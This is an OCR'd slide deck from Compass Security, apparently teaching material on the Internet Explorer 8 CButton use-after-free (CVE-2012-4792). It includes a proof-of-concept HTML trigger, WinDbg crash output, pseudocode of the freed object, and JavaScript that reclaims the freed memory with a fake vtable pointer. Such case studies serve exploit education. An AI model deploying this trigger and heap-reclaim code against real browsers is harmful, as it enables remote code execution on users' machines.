MS13-008 MS IE CButton Use-After-Free

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

CButton UAF Case Study

https://www.rapid7.com/db/modules/exploit/windows/browser/ie_cbutton_uaf

Internet Explorer 8 CVE-2012-4792 - Use After Free triggered by CButton

Use-after-free vulnerability in Microsoft Internet Explorer 6 through 8 allows remote attackers to execute arbitrary code via a crafted web site that triggers access to an object that:

- (1) was not properly allocated or
- (2) is deleted, as demonstrated by a CDwnBindInfo

object, and exploited in the wild in December 2012.

CButton UAF Case Study

The following code was developed in the
Exploit Laboratory Class, Black Hat Las Vegas 2016
http://blog.exploitlab.net/

IE8 on Win7 has:

- ASLR
- DEP

IE8 CButton UAF: PoC

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

IE8 CButton UAF - POC

```
<html> <head> <script>
    function trigger() {
        tForm = document.getElementById("form");
        tDiv = document.getElementById("div");


        tDiv.appendChild(document.createElement('button'));

        tDiv.firstChild.applyElement(tForm);

        tDiv.innerHTML = "";

        tDiv.appendChild(document.createElement('body'));

        CollectGarbage();
    }
    </script> </head>

    <body onload="eval(triggers())">
        <div id="div"></div>
        <form id="form"></form>
    </body> </html>
```

IE8 CButton UAF – POC Crash

```
(a0.3c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8
eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3d08625c 8b07            mov     eax,dword ptr [edi]  ds:0023:05682fa8=????????

1:022> !heap -p -a edi
    address 05682fa8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 5640eb0:          5682000             2000
    7c91a1ba ntdll!RtlFreeHeap+0x000000f9
    3d2b4b10 mshtml!CButton::`vector deleting destructor'+0x0000002f
    3cfa0ad9 mshtml!CBase::SubRelease+0x00000022
    3cf7e76d mshtml!CElement::PrivateRelease+0x00000029
```


IE8 CButton UAF - POC

```
<html> <head> <script>
    function trigger() {
        tForm = document.getElementById("form");
        tDiv = document.getElementById("div");

        // Add a CButton to the div
        tDiv.appendChild(document.createElement('button'));
        // Set CButton's parent to be the form
        tDiv.firstChild.applyElement(tForm);
        // Removes CButton from the div (form still references CButton)
        tDiv.innerHTML = "";
        // Adds body to div
        tDiv.appendChild(document.createElement('body'));
        // Collecting garbage frees the CButton
        CollectGarbage();
    }
    </script> </head>

    <body onload="eval(triggers())">
        <div id="div"></div>
        <form id="form"></form>
    </body> </html>
```

```
function trigger() {
tForm = document.getElementById("form");
tDiv = document.getElementById("div");

// Add a CButton to the div
tDiv.appendChild(
   document.createElement('button'));

// Set CButton's parent to be the form
tDiv.firstChild.applyElement(tForm);

// Removes CButton from the div
//   (form still references CButton)
tDiv.innerHTML = "";

// Adds body to div
tDiv.appendChild(
   document.createElement('body'));

// Collecting garbage frees the CButton
CollectGarbage();
}
```

```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC



div


elements[0]

form

elements[0]

```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC



div

elements[0]

form


elements[0]

CButton

&destroy

```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC



div

elements[0]

form


elements[0]

CButton

&destroy


```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC




```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC




```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();


// Start GC
```

IE8 CButton UAF - POC



```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();

// Start GC
GC 1: free( CButton )
```

IE8 CButton UAF - POC



```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();


// add CButton to form
(div.elements[0].parent = form;)
form.elements[0] = div.elements[0]


div.elements[0] = NULL;

// ?!?
div.elements[1] = new Body();

// Start GC
GC 1: free( CButton )
```

form has a dangling pointer to free’d CButton

IE8 CButton UAF: PoC + UAF

IE8 CButton UAF


This was the PoC

Now to the UAF

```
function trigger() {
var img = document.createElement("img");
tForm = document.getElementById("form");
tDiv = document.getElementById("div");
// Add a CButton to the div
tDiv.appendChild(document.createElement('button'));
// Set CButton's parent to be the form
tDiv.firstChild.applyElement(tForm);
// Removes CButton from the div
//   (form still references CButton)
tDiv.innerHTML = "";
// Adds body to div
tDiv.appendChild(document.createElement('body'));
// Collecting garbage frees the CButton
CollectGarbage();

// should replace the vtable pointer
var replacement = packv(0x08082020);

// 4 bytes vptr, 2 bytes \u0000 term
for(i = 0; i < 0x58 - 4 - 2; i += 2)
  replacement += "\u4242";

// replacement happens here
img.title = replacement;
}
```

New


IE8 CButton UAF



```
…


// Start GC
GC 1: free( CButton )
```


Previous state

IE8 CButton UAF



```
…

// Start GC
GC 1: free( CButton )

// Allocate fake vtable
new String( sizeof(CButton));
```


IE8 CButton UAF



```
…

// Start GC
GC 1: free( CButton )

// Allocate fake vtable
new String( sizeof(CButton));
```


New state:
A string at same location in memory as the CButton

IE8 CButton UAF



```
…

// Start GC
GC 1: free( CButton )

// Allocate fake vtable
new String( sizeof(CButton));

// GC wants to free form.CButton
form.elements[0].destroy();
free(form.elements[0])
